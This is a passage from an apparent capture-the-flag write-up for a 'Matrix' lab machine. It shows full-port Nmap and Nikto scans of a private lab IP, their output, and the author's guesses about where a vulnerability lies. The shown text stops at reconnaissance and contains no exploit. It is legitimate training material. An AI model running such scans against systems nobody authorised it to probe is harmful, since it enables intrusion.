
The target IP address is 192.168.45.129. It's time for scanning the machine with Nmap to see the open ports and services running on them. As we can see, there are three ope ports : 80,6464 and 7331.On port 80, there is a python SimpleHTTP server running. On port 6464, SSH server is running. On port 7331, there is a Caldav Radicale Calendar and Contacts server running which is a Python BaseHTTP server.



```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $nmap -p- -A 192.168.45.129

Starting Nmap 7.40 ( https://nmap.org ) at 2019-10-04 18:56 IST
Nmap scan report for 192.168.45.129
Host is up (0.00063s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
6464/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|_  256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
7331/tcp open  caldav  Radicale calendar and contacts server (Python BaseHTTPSer
ver)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.08 seconds
```


As we can see, there are three open ports : 80,6464 and 7331.On port 80, there is a python SimpleHTTP server running. On port 6464, SSH server is running. On port 7331, there is a Caldav Radicale Calendar and Contacts server running which is a Python BaseHTTP server. I have little idea as to what the third service is, but that makes this CTF challenge more interesting. As always, I don't think there will be any vulnerability in the SSH service. As I assume there is a vulnerability in either of the one HTTP servers where we get credentials and we have to use these to get a SSH session. Of course its just an assumption.

But first, let us see what the web server running on port 80 has for us. Let's scan this target web server with Nikto vulnerability scanner.



```
┌─[kalyan@parrot]─[~]
└──╼ $nikto -h http://192.168.45.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.45.129
+ Target Hostname:    192.168.45.129
+ Target Port:        80
+ Start Time:         2019-10-04 18:25:07 (GMT5.5)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/2.7.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
+ ERROR: Error limit (20) reached for host, giving up. Last error: invalid HTTP
response
+ Scan terminated:  20 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-10-04 18:25:30 (GMT5.5) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

